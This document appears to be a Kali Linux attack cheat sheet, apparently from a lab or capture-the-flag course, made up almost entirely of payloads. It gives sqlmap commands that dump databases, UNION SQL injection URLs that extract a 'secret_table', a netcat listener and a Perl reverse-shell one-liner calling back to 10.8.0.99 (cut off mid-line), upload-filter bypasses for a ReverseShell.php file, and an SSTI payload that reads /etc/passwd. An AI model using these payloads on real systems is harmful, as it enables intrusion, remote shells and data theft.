Cheat Sheet

Kali linux | Cyber Security

Bro.. look this , server got many SYN packets !!

Wait.. why our server so slow ?..

Mark… you cooked…


| SQL INJECTION |

- GET METHOD

sudo sqlmap -u http://127.0.0.1/index.php?id=1 –-dbs

sudo sqlmap -u http://127.0.0.1/index.php?id=1 –D database_name --tables

sudo sqlmap -u http://127.0.0.1/index.php?id=1 –D database_name -T table_name -–dump




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sqlmap
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers
or --dependencies). Use -h for basic and -hh for advanced help
```

- POST METHOD

1. Get request and save in to .txt file (Ex. sql.txt)



```
POST /process.php HTTP/1.1
Host: 172.18.0.122
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Origin: http://172.18.0.122
Connection: keep-alive
Referer: http://172.18.0.122/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

id=1
```


2. -p this flag you need to type the value parameter (u can see in request information)

sudo sqlmap -r sql.txt --dbs -p id

*** and do the same step as GET METHOD ***

- UNION SQL Injection

*** this part we working on url input , and output gonna displaying on the website ***



172.18.0.109/index.php?id=1

Normal link : http://172.18.0.109/index.php?id=1

0. Check columns & Check which columns are displayed

- 1) http://172.18.0.109/index.php?id=1' ORDER BY 1-- -

  *** or (check columns) ***

- 2) http://172.18.0.109/index.php?id=1' UNION SELECT 1, 2, 3, 4-- -

- http://172.18.0.109/index.php?id=1' UNION SELECT 1,@@version,3,4-- -

1. Get databases

- http://172.18.0.109/index.php?id=1' UNION SELECT 1, schema_name, 3, 4 FROM information_schema.schemata-- -

2. Get tables


- http://172.18.0.109/index.php?id=1' UNION SELECT 1, table_name, 3, 4 FROM information_schema.tables WHERE table_schema = 'flag'-- -

3. Get columns

- http://172.18.0.109/index.php?id=1' UNION SELECT 1, column_name, 3, 4 FROM information_schema.columns WHERE table_name = 'secret_table'-- -

4. Get datas

- http://172.18.0.109/index.php?id=1' UNION SELECT 1, secret_value, 3, 4 FROM flag.secret_table-- -



172.18.0.109/index.php?id=1' UNION SELECT 1, secret_value, 3, 4 FROM flag.secret_table-- -

| REVERSE SHELL |

*** create netcat for listing port request ***

- nc -nlvp 1337


1. Publish script to website storage

*** here the script , checkout in my Github ***

➔ https://github.com/Sho2007/ReverseShellScript.git

2. Input injection

- <u>os injection</u>



```
a | perl -e 'use Socket;$i="10.8.0.99";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){p
```


- <u>unrestricted file upload (normal upload)</u>

*** when the file is uploaded, U must activate scripts for requests to respond. Then c2 ***


- <u>unrestricted file upload (image upload)</u>

*** change file extension to (jpeg , jpg , png) . then upload as usual ***

*** open Burpsuite and change request file extension to .php , then forward ***



```
-----------------------------714365454348096369814O48O9927
Content-Disposition: form-data; name="file"; filename="ReverseShell.php.jpeg"
Content-Type: image/jpeg
```



```
-----------------------------714365454348096369814O48O9927
Content-Disposition: form-data; name="file"; filename="ReverseShell.php"
Content-Type: image/jpeg
```

| SSTI |

```
{{request.application.__globals__.__builtins__.__import__('os').popen('cat /etc/passwd').read()}}
```